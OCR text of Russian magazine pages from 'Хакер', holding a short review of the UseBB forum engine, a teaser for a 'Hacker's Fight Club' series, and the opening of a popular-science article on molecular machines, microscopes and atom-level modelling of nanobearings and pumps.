
Используй BB — UseBB


Помнится, когда UseBB (www.usebb.net) только появился, я использовал его для одного из своих проектов. Тогда он мне очень приглянулся, поэтому сейчас мне захотелось, по крайней мере, оценить перемены. Одно я знал наверняка: этот форум не подведет. И не ошибался. Последняя версия — UseBB 0.8a. При этом последний баг, вернее даже несколько, были найдены в 2005 году.

Конечного пользователя должны порадовать быстрый интерфейс вкупе с gzip-компрессией, мощный поиск, список активных тем и даже подписка на темы через RSS-фиды. Особенно хочу отметить еще и защиту от спама (flood protection), обещающую спасти от внезапного наплыва ботов. Такая фича не помешала бы нашему форуму (forum.xakep.ru), который страдает от подобной напасти.

Архив со скриптом имеет скромный размер и быстро заливается с официального сервера. В качестве хранилища данных используется популярная MySQL. Внешне форум имеет очень строгий опрятный вид с минимумом графики. Если потребуется его украсить, то ты легко сможешь сделать это с помощью многочисленных модификаций (www.usebb.net/downloads). На этом же сайте доступны переводы, шаблоны внешнего вида и т.п.

В целом очень качественный и «свеженький» форум, который не стыдно установить на свой сайт. Однако есть целый список, чего ему не хватает: приватных сообщений, пользовательских групп, голосований. Многое, конечно, можно исправить с помощью ACP-модулей, но полностью полагаться на них нельзя. Тем более что они разрабатываются третьими лицами.





HACKER'S
FIGHT
CLUB
ЧИТАЙТЕ СО СЛЕДУЮЩЕГО НОМЕРА
ЖУРНАЛ «ХАКЕР» ПРЕДСТАВЛЯЕТ
«HACKER'S FIGHT CLUB»:
БИТВЫ ВСЕХ ВРЕМЕН И НАРОДОВ.
ТЕ, О КОМ ТЫ ЧИТАЛ, НО НИКОГДА
НЕ ВИДЕЛ. ТЕ, КТО ЖИЛ И РАБОТАЛ
ПО РАЗНЫЕ СТОРОНЫ БАРРИКАД,
СХЛЕСТНУТСЯ НА ОДНОЙ АРЕНЕ...



ЮРИЙ СВИДИНЕНКО
/ METAMORPH@YANDEX.RU /

Молекулярные машины



Галерея украинского микроминиатюриста Сядристого: http://www.microart.kiev.ua
Институт предвиденья с молекулярными моделями: http://www.foresight.org
ChemOffice 2006 Trial 1 — ацкая прога, в которой собирают молекулярные машины: http://scistore.cambridgesoft.com/software/product.cfm?pid=4013

Под микроскопом — не только анализы

Однажды мне под руку попалась книжка об украинском дядьке-миниатюристе Николае Сядристом, который в 60-е годы прошлого века делал такие миниатюры, что не снились многим сегодняшним спецам с новейшим оборудованием. Посмотрев на его работы, я нашел не только электродвигатель размерами с муравья (это в 60-е годы-то!), но и другие интересные вещи: написание всяких слов на человеческом волосе, подковывание блох, изготовление шахматной доски с такими мелкими фигурками шахмат, что их было плохо видно даже в микроскоп. Один экспонат неизменно повергает в изумление всех, кто его видит впервые: муляж розы, помещенный в высверленный (!) человеческий волос.

Как рассказывал дедушка в своей книжке, до сих пор у него нет инструментов лучше, чем набор иголок и обычный оптический микроскоп, и что нужные инструменты он делал сам с помощью тех же иголок. И вот возникла у меня мысль: почему же тогда, уже с того времени не появилось видеокамер размером с ноготь, тех же мобилок или роботов размером с муху? Или почему не сделали разных имплантатов и не напихали их в свой организм?! Правда, тогда еще было неясно, зачем их пихать в организм. Но идеи о переделке тела уже витали в воздухе. Наверняка всяческие разведки знали о достижениях дедушки, но никто не смог употребить их себе во благо.

Странно, ведь с таким заделом можно было бы шпионить за всеми и каждым в отдельности. Но что-то не сложилось, и у дедушки осталась только выставка в Киеве возле Лавры. Интерес у ученых к разным микроподелкам возник сразу после изобретения простейшего оптического микроскопа. Про начало миниатюризации писал в свое время Лесков в «Левше». Но тогда подковка блох была делом трудным и кропотливым, а с появлением сканирующего туннельного микроскопа начался настоящий блошиный бум. Сканирующий туннельный микроскоп представляет собой вакуумную камеру, в которой маленький щуп перемещается вдоль пластинки с образцом, причем образец должен обязательно проводить электричество. Между подложкой и щупом создают разность потенциалов, и через вакуум между ними протекает туннельный ток, значение которого измеряют, оцифровывают и выводят на экран. В результате получается картинка микрорельефа, на которой можно видеть даже отдельные молекулы и атомы.

Но работать с таким девайсом трудно из-за того, что не все на свете проводит электричество. Например, биологические объекты — ДНК, вирусы, бактерии, белки и пр. — его не проводят. Для этих случаев используют атомно-силовой микроскоп.

Его щуп в буквальном смысле «ощупывает» поверхность, а сверху на него светят лазером и по значению отклонения луча составляют трехмерную картинку рельефа поверхности. Вот только незадача: в микромире гораздо легче что-то подсмотреть, чем сделать. Поэтому изготовление и дальнейшее подковывание электронных блох — египетский труд.

Вот и получается, что до появления фотолитографии, с помощью которой делают сегодня практически все микромеханизмы, у дедушки Сядристого не было и не могло быть конкурентов. Ведь кому нужна сверхминиатюрная камера или двигатель в единичном экземпляре, только одну деталь для которого делают года три? Естественно, никому.




1



RazMol — прога для просмотра моделей в pdb-формате +
Набор молекулярных моделей

/1/ молекулярный подшипник
/2/ планетарный редуктор



2

Запчасти из «атомного ЛЕГО»

Любой девайс, кроме ложки, вилки и гири, состоит из запчастей. Это — аксиома. Так что даже самый простой электромеханический робот размерами с эритроцит должен содержать в себе уйму всяких деталек. Чтобы впихнуть в робота и мозги, и манипуляторы, и даже простенькую систему навигации, нужно будет здорово постараться, а именно: при конструировании деталей надо сперва разработать атомный чертеж, по которому в будущем будут собирать отдельные части роботов, так как все его части сделаны с атомарной точностью.

Сейчас этой довольно хитрой наукой занимается целое направление в молекулярной химии и нанотехнологии. Называется оно «математическое моделирование наноструктур и наносистем». Говоря проще, ученые рисуют в специальных прогах модели подшипников, двигателей, манипуляторов, компьютеров, состоящие из отдельных атомов. А проги сами их проверяют на достоверность и рисуют модель того, что получилось, то есть показывают, как будет выглядеть та или иная деталь под атомно-силовым или электронным микроскопом. Труд этот очень нудный и долгий. Иные запчасти состоят из нескольких тысяч атомов, каждый из которых нужно «впихнуть» на полагающееся ему место. При этом нельзя забывать о таблице Менделеева: атомы могут соединяться друг с другом только в определенном количестве. Например, углерод в органике имеет валентность 4. Это означает, что к нему можно «присобачить» только 4 других атома одинарной химической ковалентной связью.

Конструирование даже самого простого подшипника — еще тот пазл. Даже если выстроить атомы так, как нам завещал великий Менделеев, то при проверке их прогой на достоверность может оказаться, что в реале деталь будет другой формы! То есть делали мы круглый подшипник, а он вдруг начинает съеживаться и превращаться в нечто бесформенное. Такие «волшебства» связаны с тем, что любая атомная структура принимает в пространстве такую форму, чтобы минимизировать свою поверхностную энергию. Вот и выходит: собирал целый день подшипник или простой стержень, а он возьми, да и развались. Но, несмотря на эти трудности, уже создан внушительный каталог разных молекулярных машин. На первый взгляд это занятие кажется бессмысленным: зачем рассчитывать такие структуры, когда их пока невозможно сделать? История развития таких исследований показала, что, когда появляются нужные инструменты, много времени тратится на возню с прототипами. Поэтому разрабатывать принципиально рабочие схемы надо уже сегодня, чтобы через 10 лет не тратить время на всякие эксперименты, а сразу запустить руку в обширный каталог запчастей и сварганить, к примеру, нанокомпьютер или наноробота попроще.

Вот, к примеру, простая модель — обычный подшипник, который часто и густо используют в разных механизмах. Главное отличие наноподшипника от обычного — то, что он состоит только из двух частей: внутренней и внешней. Так что красивых шариков, которыми мы стреляли в детстве из рогатки, ты там не увидишь — сила трения атомных оболочек настолько мала, что он будет сам вращаться даже от теплового движения молекул при комнатной температуре! Так вышло, что в «атомном ЛЕГО» присутствует только несколько видов атомов-игроков, а не вся таблица Менделеева. Самые распространенные из них: углерод, водород, кислород, сера, азот, фосфор и некоторые металлы. Ты можешь с помощью специальной проги RazMol посмотреть все эти модельки, повертеть их в 3D и даже сделать свои, если закачаешь Trial-версию ChemOffice 2006. Вот еще один более сложный девайс: молекулярный насос, который качает только газообразный неон. Он устроен по типу мясорубки: ты можешь видеть внутренний ротор-шнек со специально выбранными расстояниями между спиралями, подходящими аккурат к размеру молекулы неона. Выходит, куда бы ты ни поместил такой насос, он будет качать только молекулы определенного типа.

